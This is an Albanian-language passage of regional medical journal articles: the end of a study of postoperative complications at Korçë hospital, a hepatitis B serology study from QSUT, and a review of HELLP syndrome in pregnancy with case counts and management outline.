Metodologji dhe materiale


Të dhënat janë mbledhur nëpërmjet studimit të kartelave dheurvejimit të pacientëve që i janë nënshtruar kirurgjisë për prostatektomi, apendektomi, dhe herniotomi pranë repartit të kirurgjisë spitali i Korçës, gjatë vitit 2012 të cilat janë pasqyruar në tabelën 1.1 dhe grafikët. Të gjithë pacientët kishin dhënë aprovimin për kirurgji. Historitë rreth patologjisë ekzaminimi fizik dhe ekzaminimet e tjera radiologjike, laboratorike ishin kryer në të gjithë pacientët. Të dhënat u siguruan nga infermierë supervisorë që punojnë pranë kartotekës së spitalit si dhe mjekë kirurgë. Për realizimin e këtij artikulli është përdorur një literaturë e gjerë e huaj infermieristike bazuar mbi principet bashkëkohore.

Tabela 1.1.


Diagnoza	Interventi kirirgjikal	Grup-mosha	Komplikacionet			
			Respiratore	Kardiake	Metabolike	Të tjera
Hiperplazi e prostatës	Prostatektomi	45-55 vjeç	-	-	-	-
		56-65 vjeç	-	Takikardi dhe bradikadi (2 raste)	-	Epididimitis (8 raste)
		Mbi 65 vjeç	Tromboemboli pulmonare (3 raste)	Takikardi dhe bradikardi (3 raste)	-	Epididimitis (10 raste)
Apendiciti	Apendektomia	1-14 vjeç	-	-	-	Infeksioni i plagës. (6 raste)
		15-24 vjeç	-	-	-	Peritonitis (3 raste)
		25-44 vjeç	-	-	-	Infeksion i plagës (13 raste)
Hernie inguinale	Herniotomia	14-35 vjeç	-	-	-	-
		36-65 vjeç	-	-	-	-
		Mbi 65 vjeç	Tromboemboli pulmonare (1 rast)	Takikardi bradikardi (7raste)	-	Infeksion i plagës (8 raste)



Komplikacionet pasprostektomisë



Komplikacionet pasapendektomisë



Komplikacionet pasherniotomisë

Rezultate

Duhet theksuar se gjatë studimit te pacientët me hiperplazi të prostates mbi 65 vjet, që i janë nënshtruar kirurgjisë ka një rënie të zhvillimit të komplikacioneve respiratore gjatë dhe pas kirurgjisë, sidomos të trombozës së thellë venoze dhe tromboembolizmit pulmonar si rezultat i profilaksisë me Enoxaparine Sodium subcutan para, gjatë dhe pas interventit në krahasim me vitet e kaluara e dokumentuar në të gjitha kartelat infermierore. Nuk ka pasur asnjë rast me hipertermi malinje.

Diskutim

Studimi mund të kryhej me një pjesë më të madhe pacientësh, por duhet të marrim parasysh faktin që një numër i madh i tyre i drejtohen klinikave private.

Përfundime

Risku i komplikacioneve gjatë dhe pas kirurgjisë është i lartë dhe mund të çojë në morbiditet, mortalitet, kohëzgjatjen e qëndrimit në spital, dhe rritje të kostos së trajtimit. Megjithatë ekziston një protokoll i gjerë masash parandaluese dhe trajtuese nëpërmjet të cilave secili anëtar i kujdesit të shëndetit duhet të arrijë qëllimin e tij primar që lidhet me përmirësimin e cilësisë së jetës së pacientit.

Bibliografi

Suddarth, B., “*Textbook of Medical – Surgical Nursing*”, 2008 (Eleventh Edition).

Phillips, N., “*Operating Room Technique*” 2007, (Eleventh Edition).

Brunner Suddarth. B., “*Textbook of Medical – Surgical Nursing*”, 2010.

Essentials of Perioperative Nursing Fourth Eddition, 2009 ,Cynthia Spry.

Haslego, SS., Malignanat hyperthermia: how to spot it early, RN, 2002.

Phillips, N., “*Malignanat Hyperthermia*”, update 2000, Critical Care Nurse Clinic North America, 2000.

Tarrac, S., “*A description of intraoperative and postoperative complications rates*”, 2006.

www.mhaus.org

DIAGNOZA SEROLOGJIKE E HEPATITIT NGA VIRUSI I TIPIT B

Eda Stasa, Zhinzela Qyli

Universiteti “Fan S. Noli” Korçë, Fakulteti i Shkencave Humane dhe të Natyrës

Përmbledhje

Virusi i hepatitit B është një virus me ADN pjesërisht dyfijëzore (hepadnavirus). Ai shkakton hepatit akut dhe kronik dhe është një shkaktar etiologjik i karcinomës hepatocelulare. Ky virus, ka një periudhë të gjatë inkubacioni (45-120 ditë) dhe transmetohet me rrugë parenterale, seksuale dhe vertikale nga nëna te fëmija. Virus i hepatitit B posedon disa antigene të rëndësishme për diagnozën dhe patologjinë. Përbërësi kryesor antigenik i tij është antigeni sipërfaqësor HBsAg i cili ndodhet në cipën mbështjellëse virale, ndërsa në brendësi ndodhet antigeni core HBcAg dhe antigeni jostrukturor HBeAg. Klinika e infektimit nga virusi i hepatitit B varion nga rastet asimptomatike deri në një tablo klinike të pasur me nauze, të vjella, dobësi të përgjithshme dhe ikter që shfaqet në 25% të pacientëve. Ky virus, mund të shkaktojë hepatit fulminant të quajtur nekrozë hepatiske masive që është rrjedhojë e një mutacioni në materialin genetik të virusit.

Fjalë kyce: HbsAg, HbcAg, HbeAg. Hepatit viral B

Abstract

Introduction: The virus of hepatitis B is a virus with DNA two filamentous hepadnavirus. It causes hepatitis acute and chronic and it is one of the main agent that causes carcinoma hepatocelulare. This virus has a long incubation period (45-120 days) and is transmitted by the parenteral way, sexual and vertical from mother to children. Hepatiti B virus has some important antigens for diagnosis and pathology. Its main component antigenic is surface HBsAg antigen which is on wrapping viral membrane, while inside is core antigen HBcAg and non-structural antigen HbeAg. Clinic of infection by hepatit B virus varies from asymptomatic cases up to a clinical picture with nausea, vomiting, weakness and jaundice which appears in 25 % of patients. This virus can cause fulminant hepatitis called mass necrosis hepatitis which comes from a mutation of Genetic material of virus.

Key words: Core antigen HbcAg, Hepatitis B, HbsAg, HbeAg.

Qëllimi: 1. Zbulimi i markuesve virale të HBV në mostrat serike për testim. 2. Njohja e vlerave serologjike në diagnostikimin e infeksionit nga HBV-të.


Materiale dhe metoda: Në studim janë përfshirë të dhënat e grumbulluara nga serumet e analizuara gjatë periudhës 3 vjeçare janar 2008- dhjetor 2010 në Laboratorin Mikrobiologjik pranë QSUT-së. Në total janë ekzaminuar 3966. Rreth

2384 ose 60% e të ekzaminuarve ishin meshkuj dhe 1582 ose 40% ishin femra. 3358 ose 85% ishin spitalorë dhe 608 ose 15 % ishin ambulatorë. Përcaktimi i antigenit sipërfaqësor HBsAg është bërë me metodën serologjike ELISA.

Rezultate dhe përfundime: Në total pozitiviteti ishte 19% ose 740 serume. Pozitiviteti tek meshkujt ishte 21% ose 508 serume, ndërsa tek femrat 15% ose 232 serume. Pozitiviteti tek spitaloret ishte 18. 5% ose 623 serume, ndërsa tek ambulatorët 19% ose 117 serume. Antigeni sipërfaqësor HBsAg u gjend pozitiv në 19% të serumeve të analizuara. Tek meshkujt pozitiviteti është më i lartë se tek femrat. Tek ambulatorët pozitiviteti është më i lartë se tek spitalorët.

Hyrje

Virusi B i hepatitit është një nga disa viruset e njohur që shkakton hepatit viral. Mbi 2 miliard njerëz në mbarë botën janë infektuar nga HBV-ja dhe mbi 350 milion prej tyre janë mbartës të infektuar kronikë apo në vazhdimësi. Mbartësit kronikë janë me risk të lartë për komplikacione afatgjata të infeksionit nga HBV duke përfshirë hepatitin kronik, cirrozën hepatike dhe karcinomën hepatike. Markerët serologjikë përdoren zakonisht si tregues diagnostikë dhe/apo prognostikë të infeksionit akut apo kronik nga HBV. Markeri më i zakonshëm dhe parësor i infeksionit nga HBV-ja është prania e antigenit të sipërfaqes së HBV-së, HBsAg. Diagnoza serologjike e hepatitit B, vendoset duke u mbështetur tek gjetja në serum e këtyre markuesve. Antigjeni sipërfaqësor i VHB (HBsAg) prania e tij me serum është tregues i infeksionit akut apo kronik me VHB. Antigjeni "e" i VHB-së (HBeAg), prania e tij në serum është tregues i replikimit viral. Në këtë fazë i sëmurit është shumë infektues, sepse në gjakun e tij ka një përqëndrim të madh të grimcave virale. Antitrukat anti HBc janë imunoglobulinat IgM e IgG (anti HBc-IgM dhe anti HBc-IgG). Shfaqja e anti HBc-IgM në serum është tregues i replikimit viral e me shërimin e të sëmurit do të zhduken. Kurse anti-HBc IgG shfaqen pak më vonë se anti HBc-IgM e qëndrojnë në përqëndrime të larta gjatë gjithë jetës. Antitrukat, anti-HBe prania e tyre në serum tregon rënien e replikimit viral e fillimin e shërimit të sëmundjes. Antitrukat anti-HBs qëndrojnë në titra të larta gjatë gjithë jetës. Prania e tyre në serumin e pacienitit tregon për shërimin e sëmundjes dhe fitimin e imunitetit. Përcaktimi i ADN-së e VHB-së është tregues i sigurt i replikimit viral. Megjithatë bartësit mund të nxjerrin apo lëshojnë HBsAg dhe të prodhojnë antikorpe ndaj tij (anti HBs) ka të ngjarë që ata, në jetën e tyre të mëvonshme të jenë ende në risk për komplikacione të rënda hepatike.



Marker më i zakonshëm dhe parësor i infeksionit nga HBV-ja është prania e antigenit të sipërfaqes së HBV-së, HBsAg-ë. Markerët serologjikë përdoren zakonisht si tregues diagnostikë dhe/apo prognostikë të infeksionit akutapo kronik nga HBV-ja.

Përgjithësisht antigeni HBV-së (HBeAg) përdoret si një marker dytësor për të treguar replikimin aktiv të HBV-së që lidhet me sëmundjen progresive të heparit. Dështimi për të nxjerrë apo sekretuar HBeAg-në duket në rritjen e riskut drejt stadi të fundit të sëmundjes së heparit. Variantet e shtameve të HBV-së mund të prodhojnë HBeAg-në që nuk zbulohet në serum ose shtami mund të humbasë aftësinë për të prodhuar HBeAg-në edhe sikur të jetë pranishëm një infeksion aktiv. Pra, përdorimi i këtij markeri për të ndjekur apo monitoruar progresin e sëmundjes mund të jetë me vlerë të kufizuar pasi sëmundja mund të progresojë njëherësh tek pacientët HBeAg pozitiv dhe te pacientët HBeAg negativ me replikim viral aktiv.

Lidhur me drejtimin e terapisë mund të bëhen gjithashtu ndryshime apo dallime midis pacientëve HBeAg pozitiv dhe HBeAg negativ sikurse tregojnë rezultatet e mjekimit. Diferencat e sëmundjes midis pacientëve me HBeAg pozitiv dhe HBeAg negativ përfshijnë nivelet më të ulëta të ADN-së të hepatitit B viral që zbulohen tipikisht tek pacientët me HBeAg negativ. Pikërisht tek ata të infektuar me variantet preCore (gjeni C i HBV) është i ndarë në regjionin preCore dhe në regjionin Core me dy kordone apo triplete nukleotidike mbi sekuencën e initiationit ATG. Kjo rezulton në transkriptimin e ARN-së pregjenomike që është e qenësishme për replikimin e HBV-së dhe të proteinave të nukleokapsides apo të ARN-së preCore që translatohet në proteinën HBeAg-së që zbrazet apo çlirohet në gjakun e pacientëve të infektuar. Mutantet preCore duken gjatë serokonversionit të HBeAg-së. Ata bartin mutacionet në regjionin preCore që bllokoi sintezën e HBeAg-së, ndonëse vazhdon prodhimi i virioneve infektive.

Kapaceti teknik dhe intelektual për të zbuluar ADN-në e HBV-ë në serum ka qenë raportuar dhe raportohet të ketë vlera prognostike për të njohur rrugëzgjdhjen dhe përfundimin e infeksioneve akute dhe kronike nga HBV-ja. Metodologjia mund të lejojë zbulimin e AND-së, të HBV-së pas klirensës së HBsAg-së apo zbulimit të mungesës së markerëve serologjikë të HBV-së. Sidoqoftë ende nuk është vendosur një lidhje e dhënë midis markerëve serologjikë dhe niveleve të AND-së, të HBV-së. Megjithëse efikasiteti i terapisë antivirale të përdorur për të trajtuar pacientët me HBV mund të jetë vlerësuar edhe përmes markerëve serologjike apo edhe përmes matjes së funksionit enzimatik të mëlçisë.

Matja më e drejtpërdrejtë dhe më e besueshme e replikimit viral mendohet të jetë kuantifikimi i ADN-së, të HBV-së në plazmën apo serumin e të sëmurit. Një ulje e shpejtë dhe e qëndrueshme e niveleve të ADN-së, të HBV-së në pacientët që marrin një trajtim me Alfa –interferon, lamivudine, entecavir, telbivudin, dhe peginterferon alfa-2a (njihen peginterferoni alfa-2a injeksion –pegasus dhe pegiinterferoni alfa-2b apo pegintron; peginterferoni alfa -2b me ribavirin jepen në trajtimin e hepatitit C) ka treguar që është shoqëruar me një rezultat apo përfundim të favorshëm të mjekimit. Monitorimi i niveleve të ADN-së, të HBV-së mund të njoftojë zhvillimin e rezistencës ndaj lamivudinës. Pra, një test sasi për matjen e AND-së, të HBV-së është një mjet apo instrument i vlefshëm që mund të përdoret së bashku me të dhënat e tjera klinike dhe laboratorike në menaxhimin e infeksionit nga HBV-ja.

Testi më i rëndësishëm laboratorik për zbulimin e infeksionit të hershëm nga HBV-ja është ELISA për HBsAg-në. Antigeni i sipërfaqes shfaqet gjatë periudhës së inkubimit dhe praktikisht zbulohet në shumicën e pacientëve gjatë prodromit të sëmundjes akute. Ai ulet në nivelin e moszbulimit gjatë kovaleshencës. Në shumicën e rasteve prania e zgjatur (të paktën gjashtë muaj) tregon për gjendje bartësi, si dhe për risk njëherësh për hepatit kronik dhe karcinoma hepatike. Faktikisht individët HBsAg pozitivë prodhojnë antikorpe Anti HBs por këto antikorpe nuk zbulohen me teste diagnostike sepse ata janë të lidhura me sasi të mëdha HBsAg të pranishëm në gjak, pra individët nuk janë tolerantë ndaj HBsAg-së (e njëjta gjë ndodh edhe gjatë sëmundjes akute ku prodhohen anti HBs por nuk zbulohen).

Qëllimi

- Të zbulojë markerat viralë të HBV-ënë përmbajtjen e mostrave serike për testim.
- Të vlerësojë praninë e profileve serologjike të HBV-së për diagnostikimin e infeksionit të shkaktuar prej tij.

Diskutime

Nga rezultatet e mësipërme evidentohen apo nxirren të dhëna të rëndësishme.

Së pari, vërehet se nga 3966 mostra serike të ekzaminuara, 740 (18. 66%) rezultuan pozitivë për praninë e HBsAg-së në përmbajtjen e tyre. Konsiderata të tilla janë të ngjashme me të dhënat e literaturës bashkëkohore. Ndërkaq, ky pozitivitet shpërndahet me 508 (68, 64%) meshkuj dhe me 232 (31. 35%) femra,

ndërkohë që 623 (84. 19%) janë të sëmurë të shtruar në spital dhe 117 (15. 81%) janë të sëmurë ambulatorë. Sëfundi, pozitiviteti për HBsAg-në në serum in e të testuarve i observuar si shpërndarje në vite, dëshmon për një shtim të numrit të rasteve HBsAg në vitin 2010 me 322 (43. 5 %) raste, ndërkohë që një numër më i vogël për vitin 2008 me 227 (30, 68%) raste dhe me një rënie të këtij numri për vitin 2009 me 191(25, 81%) raste.

Kjo rënie e numrit të rasteve pozitive për HBsAg për vitin 2009 mbetet e diskutueshme sepse këtë vit ka pasur rupture de stock.

Lidhur me HbC-IgM të dhënat tona për pozitivitetin e saj janë modeste por në pajtim me kampionin e vogël (vetëm në 2008). Vonesa e kërkimit të markerit HbC-IgM nga njëra anë dhe defekti i furnizimit me kitin diagnostik specifik vështirëson interpretimin e këtij studimi. E njëjta gjë vlen edhe për HbC-IgG-në. Por, nuk mohohet vlera e madhe diagnostike për hepatitin nga HBV-ja. Pozitiviteti derinë 75% i të testuarve është në përputhje me të dhënat e literaturës bashkëkohore ndërsa kampioni i përfshirë në testim ka përmasa të vogla por të mjaftueshme për të qënë të besueshme. Ndërkaq zbulimi i pranisë së anti HBs-së, 23% është i ulët dhe tregon tendencë për kronicizim.

Monitorimi i treguesve prognostik, i cilit po njeh realitete të reja teknike të jenë të arrira edhe në laboratorin tonë, siç është matja e ngarkesës virale përmes teknikës së PCR-së. Pasi u bë instalimi i kësaj teknike dhe pasi u vu në zbatim në Laboratorin e diagnozës së infeksioneve virale të QSUT-së, shfrytëzimi në praktikë i PCR-së si teknikë e biologjisë dhe e virologjisë molekulare fituese e çmimit të shekullit bëri fakt ekzaminimin e 96 mostrave serike në kërkim të matjes së ngarkesës virale apo të përcaktimit sasior të viremisë plazmatike në personat me hepatit kronik

Përfundime

Pozitiviteti (18. 66%) i HBsAg-së dëshmon për një përhapje të shprehur të infeksionit nga HBV-ja në të testuarit pranë QSUT.

Përqindja e lartë e HbC-IgG (75%) dhe përqindja e ulët e anti HbC (23%) provon ekzistencën e një risku për hepatite kronike.

Pozitiviteti i lartë i HBV-së, DNA (82. 3%) në serum dhe përqëndrimi i rritur i kopjeve të DNA-së mbi vlerën e pragut të pozitivitetit (54. 4%) janë tregues të replikimit aktiv të HBV-së në të sëmurët me hepatit kronik.

Tabelat

Nr. total i mostraveserike të testuara	Nr. i mostraveserike HBsAg pozitive	Nr. i mostraveserike HBsAg negative	Përqindja e rasteve HBsAg pozitive
3966	740	3226	18.7 %

Tab. Nr. 1 Ekzaminimiserologjik për HBsAg

Nr. total i rasteve HBsAg pozitive	Meshkuj	Femra
740	508 (68.65 %)	232 (31.35 %)

Tab. Nr. 2 Shpërndarja e rasteve HBsAg pozitive sipas seksit

Nr. total i personave HBsAg pozitive	Pacientë ambulatorë	Pacientë spitalorë
740	117 (15.81 %)	623 (84.19 %)

Referenca

Harrison's Manual of Medicine 17th Edition,
 Lange Microbiology, *Hepatitis Viruses, Section IV. Virology*, Chapter 35.
 Copyright © The McGraw-Hill Companies.
 Hollinger FB, Liang TJ: Hepatitis B virus. In: *Fields Virology*, 4th ed. Knipe DM et al (editors). Lippincott Williams & Wilkins, 2001
 Gerin JL, Casey JL, Purcell RH: Hepatitis delta virus. In: *Fields Virology*, 4th ed. Knipe DM et al (editors). Lippincott Williams & Wilkins, 2001.
 Murray et al., Microbiology, 5th Ed., Kapitulli 6
 Josif E. Adhami, Angoni R. Studimmbiantikorpet anti – HCV dhe gjurmuesit e viruseve B, D, E dhe VIH të grupeve të ndryshme në momentin e lindjes, 1999, 25-33

HELLP SINDROM

Msc. Gjergji Gjata Msc. Elda Panariti (Nuni)
Spitali Rajonal Korçë, Shërbimi obstetrik gjinekologjik,
Universiteti "Fan S. Noli", Departamenti i Infermierisë

Përmbledhje

Sindromi Hellp është një komplikacion obstetrikal i preeklampsisë ose eklampsisë që zakonisht ndodh në fazat e vonshme të shtatzanisë dhe përfshin: 1- Hemolizën (H); 2-Trombocitopeninë (LP); 3-Enzimën e mëlçisë, të rritura (EL). Incidenca shkon në 0, 5-0, 9% të të gjitha shtatzanive dhe 10-20% e preeklampsive të formës së rëndë. Zakonisht Hellp Sindrom shfaqet në tremujorin e tretë por referohen dhe raste përreth javës së 21. Shenja më e shpeshtë është dhimbja epigastrike në 90% të rasteve, lodhje, nauze dhe të vjella, gjithashtu vihet re dhimbje koke pamje e paqartë. Metodologjia. Artikulli paraqet studimin e 3 rasteve të diagnostikuara dhe trajtuar me Hellp Sindrom. Në shërbimin e obstetrikë-gjinekologjisë, spitali rajonal, korçë për periudhën 2007-2012. Shkaqet e vërteta të Hellp Sindromit janë ende të panjohura, por mendohet që koagulimi është thelbësor gjë që çon në shkatërrimin e qelizave të kuqe të gjakut dhe konsum të trombociteve, duke bërë të mundur interesimin e mëlçisë, ndërsa organet e tjera mund të preken në mënyrë të ngjashme. Të gjitha këto çojnë në një koagulopati intravaskulare të diseminuar (KID) që shfaqet me gjakrrjedhje. Diagnostikimi i Hellp Sindrom paraqet vështirësi për shkak të ndryshueshmërisë së simptomave ndërmjet pacientëve dhe diagnostikimi i hershëm është kyç në zvogëlimin e morbiditetit. E rëndësishme është të kryhet analiza në lidhje me koagulimin, elektrolitet, enzimën e mëlçisë dhe funksioni renal.

Fjalët kyç: *Hemiliza, trombocitopeni, KID, preeklampsi, eklampsi, shtatzani*

Abstract

HELLP syndrome is a complication of preeclampsia or eclampsia and usually occurs in the later stages of pregnancy and includes: 1 - haemolysis (H) 2-Trombocitopeni (LP); 3 increased liver enzymes (EL). The incidence ranges from 0.5% to 0.9% in all pregnancies and 10% - 20% of the final preeclampsia. HELLP syndrome occurs in the third quarter and refer cases but around week 21. The most common sign is epigastric pain in 90% of cases, fatigue, nausea and vomiting also noted headache blurred picture.

The article presents the study of three cases diagnosed and treated for HELLP Sindrom in obstetrics service, in Korça Regional Hospital for the period 2007-2012. The real causes of HELLP syndrome are still unknown, but thought that it is essential coagulation leading to the destruction of red blood cells and platelet consumption, enabling interest liver and other organs may be affected similar. All these lead to a disseminated intravascular coagulopathy (KID) that appears with bleeding. The HELLP Syndrome is difficult to be diagnosed due to the variability of

symptoms and early detection is the key to reducing morbidity. It is important to analyze the connection with coagulation, electrolytes, liver enzymes and renal function.

Key words: Hemolysis, thrombocytopeni, KID, preeclampsia, eclampsia, pregnancy.

SINDROMI HELLP

Është një sindrom që karakterizohet nga hemoliza, alterime të funksionit të mëlçisë dhe ulje të numrit të trombociteve, tek gratë shtatzëna. Prej kohësh është njohur si një komplikacion i preeklampsia-eksampsisë. (Chesley, 1978; Godlin, 1982; Mc Kay, 1972).

Godlin dhe MacKenna e quajnë këtë sindromë si një keqdiagnostikim të preeklampsisë, ndërsa autorë të tjerë e përmendin atë si një formë të hershme të preeklampsisë së rëndë.

Në vitin 1982, Weinstein raporton 29 raste të rënda me preeklampsia, eklampsia me kombinime të trombocitopenisë dhe alterime të funksionit të mëlçisë. Ai thekson se shenjat dhe simptomat janë krejtësisht të ndara nga preeklampsia duke theksuar sindromin HELLP (H-për hemolizën, EL-për enzimën e rritur të mëlçisë dhe LP për trombocitet e ulta.

Sibai et al, tregon një ndryshim të rëndësishëm në aspektin e terminologjisë, incidencës, shkaqeve, diagnostikimit dhe menaxhimit të këtij sindromi.

Incidenca e raportuar prej 2-12%, reflekton dallimet në kriteret diagnostikuese dhe metodat e përdorura, dallime të cilat varen nga lloji dhe cilësia e laboratorit të përdorur për të diagnostikuar këtë sindrom.

Dëshmia për hemolizën është raportuar në disa studime ku trombocitopenia varion nga $<75,000/\text{mm}^3$, në $<150,000/\text{mm}^3$. Nuk ka një konsensus mbi rolin e funksionit të mëlçisë dhe testeve për të diagnostikuar sindromin HELLP. Shumë autorë për diagnostikimin e sindromit mbështeten në vlerat e laktatdehidrogjenazës (LDH) dhe bilirubinës.

ETIOLOGJIA DHE PATOGJENEZA

Patogjeneza e sindromit HELLP, ende nuk është shumë e qartë. Janë gjetur disa elemente që mendohet të jenë përgjegjës, të cilët konsistojnë në çrregullimin e enëve të gjakut, tonusin, vazospazmën dhe anomali të procesit të koagulimit. Duket se këto çrregullime shkaktojnë dëmtime endoteliale mikrovaskulare dhe aktivizimin intravaskular të trombociteve dhe si pasojë, vazospazmë, aglutinim dhe grumbullim të trombociteve. Hemoliza dhe anemia hemolitike përcaktohen si një shenjë e veçantë e një mikroangiopatie.

Janë gjetur qeliza të kuqe të gjakut të fragmentuara të cilat kalojnë përmes enëve të vogla me endotel të dëmtuar. Gjithashtu në përgatitjet e gjakut janë gjetur dhe sferocite, skizocite, qeliza në formë trekëndëshi dhe qelizat Burr.

Rritja e normave të enzimave të mëlçisë mendohet se vjen për shkak të pengesave nga depozitimet fibrinoze në sinusoidet e mëlçisë. Këto pengesa shkaktojnë nekrozë periportale dhe në raste të rënda mund të shkaktojnë hemorragji intrahepatike dhe hematoma subkapsulare.

Shumë autorë nuk e konsiderojnë sindromin HELLP si një variant të koagulimit intravaskular të diseminuar (KID), sepse parametrat e koagulimit të tilla si koha e protrombinës (PT), koha parciale e tromboplastinës (PTT), dhe fibrinogjeni në serum janë normale. Klinikisht është e vështirë të diagnostikohet KID, përveçse duke përdorur antitrombin fibrinopeptidin III-A, monomerin e fibrinës, D-dimerin, 2-antiplazminën, plazminogjenin, prekalikreinën, dhe fibronektinën. Por këto teste kërkojnë kohë dhe nuk përdoren në mënyrë rutinë. Sibai et al, e bënë përcaktimin e KID me trombocitopeni, fibrinogjeni <300mg/dl dhe produktet e fibrinës >40 mcg/ml. Të gjithë pacientët me sindromin HELLP mund të kenë koagulopati e cila nuk zbulohet.

Epidemiologjia dhe faktorët e riskut

Sindromi HELLP ndodh në 2-12% të shtatzanive, krahasuar me preeklampsinë që është 5-7%. HELLP mbivendosë në rreth 4-12% të grave shtatzëna me preeklampsi apo eklampsi. Pa praninë e preeklampsisë diagnostikimi i këtij sindromi shpesh bëhet shumë vonë.

FAKTORËT E RISKUT PËR HELLP

Multipariteti

Mosha e nënës mbi 25 vjeç

Raca e bardhë

Historia familjare

Diabeti mellitus

Hipertensioni kronik

Shtatzaninë e shumëfishta

Në raportin e Sibai et al, pacientët me sindromin HELLP ishin dukshëm më të vjetër në moshë (mbi 25 vjeç) në krahasim me pacientët me preeklampsi-eklampsi pa sindromin HELLP (nën moshën 19 vjeç). Incidenca për këtë sindromë gjithashtu ishte më e lartë për popullsinë e bardhë dhe multiparet.

Manifestimet klinike

Shenjat dhe simptomat në sindromin HELLP mund të jenë shumë të variueshme, madje edhe tek pacientë me preeklampsi dhe eklampsi që nuk vuajnë nga ky sindrom.

Sibai thekson se pacientët zakonisht shfaqen me dhimbje në epigaster apo në pjesën e sipërme të djathtë të barkut në 90% të rasteve dhe me nauze dhe të vjella në 50% të rasteve, të ngjashme me një infeksion viral. Shumica e pacientëve referojnë për një dobësi fizike disa ditë përpara se të paraqiten. Në raportin e Weinstein këto

simptoma vijnë për shkak të një pengimi në rrjedhjen sinusoidale të gjakut në mëlçi. Pacientët me sindromin HELLP zakonisht kanë një rritje të vlerave mesatare të tensionit arterial (sistoliku 160 mmHg, diastoliku 110 mmHg), por kjo dukuri nuk haset në të gjitha rastet. Në raportin e Weinstein nga 29 pacientë, më pak se gjysma (13 pacientë) kishin hipertension arterial 160/119 mmHg. Pra, sindromi HELLP me shenjat klinike që e karakterizojnë mund të shfaqë vështirësi në diagnostikim pasi shenja të tilla mund të gjenden edhe në abuzimin nga drogat, gastroenteritet, apendicitet, glomerulonefritet, pielonefritet dhe infeksionet virale të mëlçisë.

DIAGNOZA

Shumë autorë mbështeten në vlerën e HDL dhe të bilirubinës për të vlerësuar hemolizën. Kriteret e përdorura nga Universiteti i Tenesit, Memphis, për diagnozën e sindromit HELLP janë:

-hemoliza

-bilirubina totale >1, 2 mg/dl

-laktat dehidrogenaza (LDH) >600 U/L

Në vlerësimin e funksionit të mëlçisë: AST >70 U/L

Në vlerësimin e trombociteve: Trombocitet < 100, 000 /mm³

DIAGNOZA DIFERENCIALE

Siç e përmendëm më lart, shenjat dhe simptomat në sindromin HELLP janë të variueshme dhe mund të çojnë në gabime diagnostike dhe ndërhyrje kirurgjikale të panevojshme. Diagnoza diferenciale e sindromit HELLP duhet bërë me:

-apendicitis

-gastroenteritis

-colecistitis

-kalkuloza renale

-pielonefritis

-ulcera peptike

-glomerulonefriti trombocitopenik idiopatik

-sindromi hemolitik uremik

-encefalopati me origjinë të ndryshme

-lupus eritematoz sistemik

KLASIFIKIMI

Janë dy sistemet e klasifikimit të përdorura në sindromin HELLP . Klasifikimi i parë i bazuar në sasinë e varieteteve në dispozicion. Në këtë sistem, pacientët janë të klasifikuar si sindromi HELLP i pjesshëm (të paturit e një ose dy varieteteve) ose sindromi HELLP total (të gjitha varieteteve në dispozicion). Gratë me këto varietete

me risk vuajnë komplikime të tilla si KID, krahasuar me femrat me sindrom HELLP të pjesshëm.

Klasifikimi i dytë është i bazuar në numërimin e trombociteve. Klasa e parë e sindromit HELLP është nqs. numri i trombociteve është $<50,000/\text{mm}^3$. Numri nga 50,000 në 100,000 i përket klasës së dytë. Klasa e tretë ka një numër trombocitesh nga 100,000 në 150,000/ mm^3 . Sëmundshmëria dhe vdekshmëria është më e lartë në klasën e parë të sindromit, krahasuar me atë të klasës së dytë dhe të tretë.

MENAXHIMI

1- Vlerësimi dhe stabilizimi i gjendjes së nënës

- a) Nëse ka KID, merren masat për kapërcimin e koagulopatisë
- b) Profilaksia antikonvulsive me MgSO_4
- c) Terapia për rastet me hypertension të rëndë
- d) Referimi në një qendër shëndetësore terciare
- e) Tomografia e kompjuterizuar (CT) ose ultrasonografia e barkut për vlerësimin e hematomeve subkapsulare të mëlçisë

2- Vlerësimi i mirëqenies fetale

- a) Non-stress test
- b) Profili biofizik
- c) Ultrasonografi

3- Vlerësimi i pjekurisë së mushkërive të fetusit nëse mosha gestacionale është 35 javë.

- a) nëse fetusit është matur bëhet përfundimi i shtatzanisë
- b) nëse fetusit është imatur aplikohen kortikosteroidet dhe më pas bëhet përfundimi i shtatzanisë.

